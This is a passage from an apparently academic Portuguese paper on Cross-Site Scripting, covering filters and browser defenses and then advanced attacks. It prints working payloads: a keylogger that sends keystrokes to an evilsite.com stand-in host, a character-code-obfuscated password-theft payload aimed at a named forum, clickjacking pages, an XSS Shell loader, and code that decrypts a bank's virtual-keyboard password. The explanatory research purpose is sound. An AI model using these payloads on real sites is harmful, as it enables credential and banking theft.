O que acontece no trecho de código acima é a criação de um objeto, que é um PDF, no domínio do Gmail.com, logo temos acesso completo a todos os cookies do Gmail.

Com a evolução de mídias disponíveis na Web, a simples análise de código JavaScript não é o suficiente, supracitado, pode-se inserir código malicioso em qualquer arquivo que o navegador consiga interpretar. Então, para sanar esse problema, precisamos analisar todo e qualquer conteúdo presente na Web antes de disponibilizar para o usuário. Na próxima seção, serão apresentadas técnicas de mitigação do Cross-Site Scripting.

3. Protegendo-se Contra ataques.

A proteção contra esse ataque é baseado no tratamento dos inputs do website, passando um filtro (expressão regular) com um conjunto de stopwords. Isso permite que o webdeveloper elimine as principais formas de XSS. Em XSS Cheat Sheet existe uma lista dos vetores XSS mais conhecidos (códigos de ataque que permitem executar scripts no computador do alvo), servindo de base para a implementação destes filtros.

Outra forma de evitar ataques do tipo XSS é tratar, no browser do usuário, as mensagens trocadas entre o cliente e o servidor web. Nessa abordagem, filtros, também na forma de expressões regulares, são passados no corpo da mensagem a ser enviada (HTTP Request), verificando a presença de vetores XSS já conhecidos. Uma vez identificados, o trecho da mensagem que contém o vetor é removido ou modificado, evitando o ataque ao servidor. Essa abordagem, no entanto, pode comprometer a comunicação entre cliente e servidor, uma vez que mensagens legítimas podem ser confundidas com vetores XSS, corrompendo a mensagem.

Uma abordagem mais inteligente é a utilizada pelo Internet Explorer 8. Essa versão do browser da Microsoft verifica não somente as mensagens a enviar, por parte do browser, como também a resposta a essas mensagens. O tratamento das mensagens enviadas é feito da mesma forma mencionada no parágrafo anterior, exceto pelo fato de que, no caso em que algum vetor XSS é identificado, o IE8 não modifica a mensagem. Neste caso, uma “assinatura” do ataque é criada. Essa assinatura nada mais é do que uma nova expressão regular, que será comparada com a mensagem de resposta. Se algum trecho da resposta combinar com a “assinatura”, o ataque é confirmado e o trecho correspondente é modificado ou removido, neutralizando o ataque. Além disso, uma mensagem é exibida para o usuário, informando que o ataque foi bloqueado.

Nenhuma dessas abordagens, entretanto, é 100% eficaz, uma vez que existem diversas maneiras de executar um script no browser, existindo, inclusive, formas que funcionam apenas em um determinado browser/versão, como o IE7 ou o Firefox 2.0. Isso torna praticamente impossível determinar expressões regulares que encaixem com todas as possibilidades de vetores

XSS, permitindo que o atacante use a imaginação para obter novas formas de vetores. Codificar os caracteres da mensagem utilizando *encodings* próprios para URLs, utilizar funções como a "*eval()*" para executar o código ou mesmo inserir o XSS em trechos "inesperados" do HTML são algumas das técnicas mais utilizadas, para evitar os filtros. Em filtros *case-sensitive*, inverter os caracteres maiúsculos e minúsculos pode ser suficiente para contornar filtros mais simples.

A melhor ferramenta que existe para proteção de XSS é o NoScript[6], um plug-in do Mozilla Firefox. O grande problema é que para usuários comuns, o uso do mesmo é no mínimo irritante, já que para todo novo site visitado, o mesmo irá perguntar se o código JavaScript é confiável ou não, o que não acontece no filtro do IE 8. Abaixo uma tabela comparativa das proteções que as ferramentas mais utilizadas oferecem.

Tabela 1. Comparativo Entre Ferramentas de Proteção contra XSS

	NoScript	IE 8	CHROME
DOM-Based	Sim	Não	Não
Não Persistente	Sim	Sim	Sim
Persistente	Não	Não	Não

4. Técnicas Avançadas.

O que foi visto até agora foi como verificar ou executar scripts arbitrários em páginas vulneráveis, e normalmente usamos a função alert() de JavaScript para confirmar a vulnerabilidade. Entretanto, mostrar apenas uma tela de dizeres “Xss!” não é a melhor maneira de se apresentar uma vulnerabilidade para os gestores do site, então, iremos detalhar vários tipos de ataques que já foram encontrados “*in the wild*”.

4.1 KeyLogger

Uma das grandes “vantagens” do JavaScript é que ele tem cerca de 100 *event handlers*, e um desses é o onKeyPress(). Esse evento é ativado toda vez que uma tecla é pressionada, permitindo ao atacante com apenas algumas linhas de código, descrito abaixo, saber quais caracteres foram digitados e assim conseguir possivelmente dados sigilosos como, por exemplo, nome do usuário/senhas.

```
var senha= “”;
<script>document.onkeypress = function () {
senha += String.fromCharCode(window.event.keyCode);
} </script>
```

E para mandar de volta esse dado existem diversas maneiras, a mais trivial seria criar uma imagem falsa que passaria como parâmetro o que foi coletado:

```
var img = new Image();
img.src = ‘http://www.evilsite.com/’ + 'senha/' + senha;
```

4.2 Roubos de Passwords Salvos pelo Password Manager

Uma das funcionalidades mais usada pelos internautas é o *auto-complete* de nome do usuário e senha dos sites mais visitados pelo mesmo. Caso esse site seja vulnerável a XSS poderemos roubar o nome do usuário e senha já que os mesmos vão ser preenchidos automaticamente pelo navegador. Esse código foi primeiramente postado por WhiteAcid no fórum

Sla.ckers.org[6] e é responsável por explorar essa vulnerabilidade em um determinado fórum:

```
var xhReq=new XMLHttpRequest()
xhReq.open("GET",'/news.php?logout=yes',false)
xhReq.send(null)
document.body.innerHTML +="pre<iframe
src=\"http://www.hellboundhackers.org/fusion_infusions/shou
tbox_panel/shoutbox_archive.php/a'><script>setInterval(Stri
ng.fromCharCode(97,108,101,114,116,40,100,111,99,117,109,10
1,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,
121,78,97,109,101,40,39,117,115,101,114,95,112,97,115,115,3
9,41,91,48,93,46,118,97,108,117,101,41),10000)</script>\"><
/iframe>sup"
```

Nesse ataque aparece uma das técnicas mais utilizadas por atacantes que é o uso da função Sring.fromCharCode(). Essa função traduz Hexa para caractere assim conseguindo vencer filtros que procurem/retirem as aspas.

4.4 Roubo do Histórico.

O roubo do Histórico[13] pode ser realizado de um ataque *brute-force*, onde o atacante lista um determinado número de sites e verifica através da função *getComputedStyle* de CSS se o usuário já visitou ou não. Esse processo é relativamente simples graças ao DOM, já que basta apenas verificar se o link está na cor azul, ou seja, não foi visitado, ou na cor roxa, quando o mesmo já foi. O código está disponível em [9] e o resultado pode ser observado abaixo:

Figura 13. Roubo do Histórico

[6] http://sla.ckers.org/forum/read.php?2,131

4.5 Intranet Hacking, Port Scanning.

Outro ataque que pode ser executado é o comprometimento da intranet através da execução de Script. Diferentemente de outros tipos de ataque a grande vantagem do XSS é justamente não passar pelo firewall, ou seja, o código será executado no navegador da vítima sem que seja bloqueado uma vez que no perímetro da Intranet normalmente não existem impedimentos.

Para isso, primeiro é necessário do IP da Intranet que o computador da vítima está acessando, logo utilizaremos um *applet* para fazer esse serviço. Um *applet* que mostra o endereço IP local pode ser encontrado em http://reglos.de/myaddress/. Depois de se obter o endereço, poderemos fazer um ataque de scanning utilizando JavaScript para listarmos quais Webservices estão disponíveis na rede . O código do portScanner feito por Petko Petkov[7] se utiliza de diversas técnicas mas a principal é que para realizar o scan do WebService basta criar automaticamente tags DOM de script com o SRC apontando para o IP:Porta. Será retornado para o interpretador JavaScript o HTML da página, com isso pode-se fazer o parse do mesmo utilizando o *event handler* de erro de janela para verificar se o mesmo existe ou não.

4.6 Clickjacking + XSS = Perfect Phishing.

O *Clickjacking* é uma vulnerabilidade nova descoberta por Jeremiah Grossman e Robert "RSnake" Hansen. Apesar da simplicidade, é extremamente eficaz para o *phishing* e se combinado com o XSS tem-se um ataque imperceptível, perfeito para ações dessa natureza.

Como o nome retrata, esse ataque vai roubar o clique da vítima, ou seja, fazendo-a acreditar que clica em alguma coisa, mas na verdade estará clicando em algo que o atacante desejar. Uma prova de conceito realizada pelos criadores foi um jogo flash[8] que o usuário ficaria clicando, mas na verdade, sem saber, a vítima estaria dando acesso à câmera e ao microfone.

A “vantagem” do ataque do *clickjacking* é que ele consegue iludir até usuários avançados o verdadeiro rumo de um clique. Enquanto a recomendação é que ao recebermos um *link* verificarmos o seu destino,

[7] http://www.gnucitizen.org/static/blog/2006/08/jsportscanner.js
[8] http://blog.guya.net/2008/10/07/malicious-camera-spying-using-clickjacking/

colocando o mouse em cima para o navegador mostrar na barra de status, com o *clickjacking* poderá ser feito com que esse clique seja manipulado para executar qualquer ação na página a qual a vítima esteja acessando. As figuras abaixo retratam exatamente o ataque, ao ver o link o usuário põe o mouse para observar o destino, só que quando clicar será redirecionado para qualquer outra página. No caso utilizei a página do google.com.br.



Figura 14. Clickjacking

O código responsável por roubar o clique segue abaixo:

```
<html>
<body>
<div id="mydiv" onmouseover="document.location='http://www.google.com.br';"
style="position:absolute;width:2px;height:2px;background:#FFFFFF;border:0px"></div>
<script>
function updatebox(evt) {
mouseX=evt.pageX?evt.pageX:evt.clientX;
mouseY=evt.pageY?evt.pageY:evt.clientY;
document.getElementById('mydiv').style.left=mouseX-1;
document.getElementById('mydiv').style.top=mouseY-1;
}
</script>
<center>
<br><font style="font-family:arial;font-size:32px">Exemplo do Clickjacking</font><br>
<br><hr size="3" width="500" color="#000000">
<br><a href="http://www.cin.ufpe.br" onclick="updatebox(event)"><font
style="font-family:arial;font-size:32px">http://www.cin.ufpe.br</font></a><br>
<br><hr size="3" width="500" color="#000000">
```

```
19. <br></center><div style="position:absolute;bottom:0;">
20. <font style="font-family:arial;font-size:32px">Barra de Status...<br>
21.       | <br>
22.      V
23. </font></div></body> </html>
```

O script responsável pelo roubo do clique se encontra da 6ª até a 10ª linha, qu,e ao ser chamado, coloca o div, que se posto o mouse em cima redireciona para o Google, na posição do mouse. E o link para o site do CIn que se encontra nas linhas 16 e 17, ao ser clicado, chamará a função que roubará o clique. Ou seja, ao clicar no link http://www.cin.ufpe.br a função updatebox() será chamada, que move o div para a posição atual do mouse, logo será ativado o evento *onmouseover,* já que o mouse estará sobre o div. E como resposta o div redireciona para o site do Google.

A junção desse ataque com o Cross-Site Scripting é no mínimo preocupante, é difícil enganar um usuário para ele visitar uma página desconhecida assim como achar o local certo para hospedar uma página maliciosa. Então poderemos unir o ponto forte de cada ataque, XSS: Confiança que o usuário deposita em um site; Clickjacking: modificação do clique do usuário; e poderemos realizar um ataque de *phishing* que enganará até usuários avançados.

Um cenário para esse ataque é: O atacante acha uma página vulnerável a XSS, e quer explorar essa falha para pegar o cookie da vítima. Só que se o atacante colocar a URL com o *payload* para os usuários poucos seriam enganados já que a URL iria conter vários caracteres estranhos. Para sanar esse problema utilizaríamos o clickjacking, que iria mascarar o real destino do site (url do site + *payload*). Assim ao clicar no site, o clickjacking roubaria seu clique e o redirecionaria para a página junto com o código malicioso.

4.7 XSS Shell/Beef

É o estado da arte do Cross-Site Scripting. Até agora, vimos apenas formas de roubar dados dos usuários. Esse ataque propõe uma nova ideia ao XSS: seria o controle total do navegador através de um framework controlado pelo atacante permitindo assim a criação de um botnet não dependente de plataforma e totalmente invisível ao Antivírus, já que o código irá rodar no

navegador da vítima. Para isso, será detalhado cada componente desse ataque para melhor entendimento.

4.7.1 Canal XSS.

Um Canal XSS é uma comunicação bi-direcional interativa entre dois sistemas que foi aberto por um ataque de Cross-Site Scripting. Ou seja, é uma aplicação que possa obter comandos de uma central, mandar resposta de volta e capaz de realizar cross-domain.

E a XSS Shell é uma ferramenta que permite estabelecer um Canal XSS entre atacante-vítima o qual permite o atacante controlar o navegador da vítima. Para isso basta que seja injetado em uma *crafted* URL, um XSS persistente ou até mesmo uma página maléfica que tenha escondido o seguinte trecho de código:

```
<script src="http://xssshellserver/xssshell.asp"></script>
```

A partir desse momento o atacante tem controle total sobre o navegador da vítima até que ela feche o navegador. A figura abaixo mostra a arquitetura desse ataque.

Figura 15. Arquitetura XSS Tunnelling

Segue o fluxo:

1. O atacante manda um comando para o Servidor XSS Shell
2. O Servidor manda comandos para a vítima
3. O computador da vítima tanto pede instruções tanto como manda resposta para o Servidor.

Como pode ser visto, não há comunicação entre vítima e atacante, isto acontece para que caso a vítima seja um “hacker do bem” tentando descobrir quem é o atacante o mesmo permanecerá anônimo.

4.7.2 Servidor XSS Shell

O servidor XSS Shell é divido praticamente em três módulos, o primeiro é responsável pelo controle do acesso do atacante. Normalmente, usa-se ASP, ISS Server, ou o Apache em conjunto com um banco de dados.

A segunda parte é o código responsável pele comunicação do navegador da vítima com o servidor. É escrito em JavaScript e responsável pelo recebimento e processamento de comandos juntamente com a oferta do canal entre a vítima e o atacante.

A última parte é a GUI, que é a interface de administração onde o atacante poderá controlar milhares de navegadores. Então poderemos ter o seguinte fluxo de Ataque:

1. Atacante infecta página com XSS persistente ou manda uma *crafted* URL para a vítima
2. Usuário clica ou entra na página infectada e o script é rodado no contexto do site infectado.
3. O Script que está rodando no navegador da vítima fica fazendo *Requests* para o Servidor XSS Shell procurando instruções.
4. Ao receber uma instrução do Servidor, o navegador da vítima executa e manda a resposta.
5. O atacante pode executar scripts arbitrários no browser das vítimas e recebe a resposta pela GUI do Servidor XSS Shell.

4.7.3 Beef

O Beef é o framework de Exploração de vulnerabilidades de navegadores. Ele implementa o conceito acima de Canal XSS para controle de navegadores Zumbi, mas também dá a possibilidade dos programadores extendê-lo e na versão atual o mesmo já é integrado com o maior programa de teste de penetração o MetaSploit através de XMLRPC.
Atualmente ele está integrado com os módulos de Scanning de Portas, Keylogging, Detecção do TOR[9] além do supracitado Metasploit.

O Beef também provém ao atacante uma plataforma de exploração onde permite o usuário rodar Exploits na máquina da vítima.

[9] http://www.torproject.org/



Figura 16. Beef GUI

5. XSS em E-banking, Caso de Estudo.

Alguns ataques às aplicações *e-banking* são: o roubo de sessão (cookie), para ter acesso à movimentação da conta do usuário, *Cross-Site Request Forgery* [5], caso tenhamos a senha para transferir fundos, e poderemos usar a técnica citada na seção anterior para melhorar o *phishing* e, assim, conseguir mais senhas/sessões. Uma prova de conceito será discutida, a seguir, sobre um ataque realizado ao site de um banco brasileiro, onde foi possível, com o uso de técnicas XSS, comprometer a segurança do mesmo.

Como se sabe, alguns bancos utilizam teclados virtuais para aumentar a segurança contra *keyloggers*. Porém, com um XSS, é possível ter acesso a todos os *DOMObjects* da página, permitindo acesso a tal teclado. Muitos destes teclados (na maioria das vezes *applets* Java), ainda criptografam a senha clicada pelo usuário, dificultando o ataque. Dado que o modelo de criptografia não é conhecido, esse ataque fez uso de técnicas de engenharia reversa para decodificar a senha armazenada no applet.

No caso em questão, o teclado virtual é um *applet* Java. Com o auxilio do JAD Decompiler [2], foi possível acessar o código Java do teclado virtual do banco. Todavia, técnicas de ofuscação também foram empregadas no *applet*, fornecendo, como resultado da decompilação, um código errado, não compilável. Apesar da ofuscação e de todos os erros no código obtido, algumas horas de análise indicaram a classe responsável por guardar as imagens dos números, codificadas em BASE64, bem como a classe responsável pela criptografia da senha. O banco em questão utilizava uma criptografia com PAD "*hardcoded*" no Java. Por fim, o valor utilizado para a escolha do PAD faz parte do código da página de login do banco, na forma "*<param name='numCod' value='37'>"*, permitindo saber que PAD foi utilizado na criação do *applet*. Sabendo qual o PAD, a decriptografia é simples. O código utilizado segue abaixo:

```
javascript:var pad = new
Array("JCCEIGHF","IEFFGCCA","AAJBCJHH","DHJIDJCD","IBBADDFE","JJ
CEBDJC","FCHGAJJB","EBJGDFAD","BFFDBBJB","CIGEHJFG","AEBBCGII","
DHIBHJFG","IDCBGBDH","FEHICJCC","GJJDFFIB","BJFEBDGI","JHHBJGAB"
,"IHGDEGEB","GCCFBBBI","FIDGGEGJ","EDDFHEFA","EFCFABCF","EFGEICA
D","HHFDGCEG","IBCGFAFG","ADBGJHDH","GHHDAIJI","EICDGHHF","CHIFH
FAF","HBBBIFHA","IDDEHDCA","EBJEHCJH","FECJFICF","DBFDFEIC","EHE
```

```
BGGCE","DACCGBDC","JIGGECAI","HBBIABJF","GHGDFIBH","EFBIHGHI","G
FEEJABD","AIHADAHC","EGJFBADA","BHEADEBF","HEHGHJCG","EDADJAAJ",
"FGFBGAJD","CADGDBDB","GIDEJAAC","CACDHJGH");
var answer = "";
function retriveDigit(i1, c1,j1){
 i1 -= 58;
 switch(c1){
 case 65:i1 = (i1-5 -j1)/3;break;
 case 66:i1 = (i1-3-j1)/5;break;
 case 67:i1 = (i1-9+j1)/4;break;
 case 68:i1 = (i1-7-j1)/2;break;
 case 69:i1 = (i1+1-j1)/6;break;
 case 70:i1 = (i1-11+j1)/3;break;
 case 71:i1 = (i1-19+j1)/2;break;
 case 72:i1 = (i1-2-j1)/5;break;
 case 73:i1 = (i1-4-j1)/5;break;
 case 74:i1 = (i1-7-j1)/4;break;}
 i1-=1;
 answer+=i1;
}
var controler = 1;
function getSenha(paramValue){
 var applet = document.getElementById('tclJava');
 var choosenPad = pad[paramValue];
 var senha = applet.getSenha();
 if(senha.length ==8 && controler == 1){
  for( i = 0 ; i < senha.length; i++){
   retriveDigit(senha.charCodeAt(i),choosenPad.charCodeAt(i),i);
  }
  alert(answer);
  controler =0;
 }
}
var theNumCod =
document.getElementById('tclJava').getElementsByTagName('param')
[10].value;
getSenha(theNumCod);
```

Para incrementar o ataque, poder-se-ia utilizar técnicas de *clickjacking* [4], dando ao usuário a pseudo-segurança de estar clicando em um endereço confiável quando, na verdade, ele está acessando o site do banco através de uma URL maliciosa, utilizando o *payload* XSS para capturar sua senha clicada.

```
<html>
<body>
<div id="open"
onmouseover="document.location='https://www2.bancobanco.com
.br/login.jsp?teste%22%3E%3Cscript%20src%3D%22BHacking.js%2
2%3E%3C%2Fscript%3E%3Cimg&aapf.IDH=sim';"
style="position:absolute;width:8px;height:7px;background:#F
FFFFF;border:1px"></div>
<script>
```

```
function updatebox(evt) {
mouseX=evt.pageX?evt.pageX:evt.clientX;
mouseY=evt.pageY?evt.pageY:evt.clientY;
document.getElementById('open').style.left=mouseX-2;
document.getElementById('open').style.top=mouseY-2;
}
</script>
<center>
<br>
<br>
<a href="http://www.bb.com.br"
onclick="updatebox(event)"><font
style="font-family:arial;font-
size:32px">http://www.bb.com.br</font></a>
</html>
```

Outro ataque possível, em bancos, é o *session riding*, onde ao logar no site do banco e abrir, em outra aba, um site malicioso, tal site pode utilizar técnicas XSS e roubar o *cookie* do banco, expondo o saldo e todas as movimentações bancárias da vítima sem a necessidade da senha. Um caso ainda pior é possível se o atacante souber a senha utilizada nos ATMs (as senhas de acesso e de movimentação são distintas, normalmente), pois ele poderia forjar uma requisição e realizar qualquer operação bancária, como transferências para contas de terceiros, de forma legítima (no que diz respeito ao conhecimento do servidor atacado). Vale ressaltar que, nesse caso, a requisição forjada, enviada ao servidor, teria o IP da vítima, ocultando totalmente a identidade do atacante.

6. Conclusão

Cross-site Scripting é uma vulnerabilidade crítica e, se bem explorada, pode causar danos sérios, bem como perda de dados críticos. Muitos sites ignoram essa vulnerabilidade e, até o momento, apenas um dos browsers mais populares, Internet Explorer 8, vem com proteção nativa contra esse tipo de ataque. Outros browsers permitem a instalação de *add-ons* que ajudam a prevenir ataques XSS, como é o caso do Firefox e seu popular *add-on* NoScript[6]. A opção pelos *add-nos*, porém, não é a ideal, uma vez que não contempla usuários menos experientes e, possivelmente, desinformados.

Ataques usando XSS têm uma eficiência maior, pois o *phishing* é mais bem sucedido. Isso se deve à confiança que a maior parte dos usuários tem nos sites hospedados sobre um domínio conhecido, como sites de bancos. Quanto aos serviços de e-banking, medidas de segurança apropriadas devem ser tomadas para que seus sites não sejam comprometidos, permitindo, a um eventual atacante, acesso irrestrito a todos os dados, tanto da página, quanto de seus clientes.

7. Referências

[1] MILLER, Charles. “The legitimate vulnerability market: the secret world of 0-day exploit sales**”**. Disponível em: <http://securityevaluators.com/files/papers/0daymarket.pdf>. Acesso em: 30/11/2009.

[2] “JAD The fast Java Decompiler”. Disponível em: <http://www.softpedia.com/get/Programming/Debuggers-Decompilers-Dissasemblers/JAD.shtml>. Acesso em: 30/11/2009.

[3] Mikeyy. Disponível em: <http://www.xssed.com/news/88/17-year-old_promoted_his_website_on_Twitter_with_harmless_XSS_worm>. Acesso em: 30/11/2009.

[4] “ClickJacking”. Disponível em: <http://www.milw0rm.com/exploits/7842>. Acesso em: 30/11/2009.

[5] HIGGINS, Kelly Jackson*.* "CSRF Vulnerability: A 'Sleeping Giant'"*.* Disponível em*:* <http://www.darkreading.com/document.asp?doc_id=107651>. Acesso em: 30/11/2009.

[6] “Securing Your Web Browser: NoScript”, *CERT*. Disponível em: <http://www.cert.org/tech_tips/securing_browser/#noscript>. Acesso em: 30/11/2009.

[7] KLEIN, Amit. “Cross site scripting explained”. Disponível em: <http://crypto.stanford.edu/cs155/papers/CSS.pdf>. Acesso em: 30/11/2009.

[8] “Esclarecimento aos Infectados pelo Vírus do Orkut”. Disponível em: <http://ctrl-copy.blogspot.com/2007/12/esclarecimento-infectados-virus-orkut.html>. Acesso em: 08/06/2009.

[9] GROSSMAN J, HANSEN R, PETKOV P, RAGER A, FOGIE S .2007. "XSS Attacks. Cross Site Scripting Exploits and Defence". Publicado por Syngress.

[10] Mozilla Foundation. “JavaScript Security: Same Origin”. Disponível em: <http://www.mozilla.org/projects/security/components/same-origin.html>. Acesso em: 30/11/2009

[11] GovCert UK. “Cross Site Scripting Techniques and Mitigation”. Disponível em: <http://www.govcertuk.gov.uk/pdfs/govcert_xss.pdf>. Acesso em: 30/11/2009

[12] STUTTARD D., PINTO M. ”The Web Application Hacker’s Handbook”.2007. Publicado por Wiley.

[13] GROSSMAN J, NIEDZIALKOWSKI T. “Hacking Intranet Websites from Outside”. BlackHat 2006. Disponível em: < http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Grossman.pdf>. Acesso em: 30/11/2009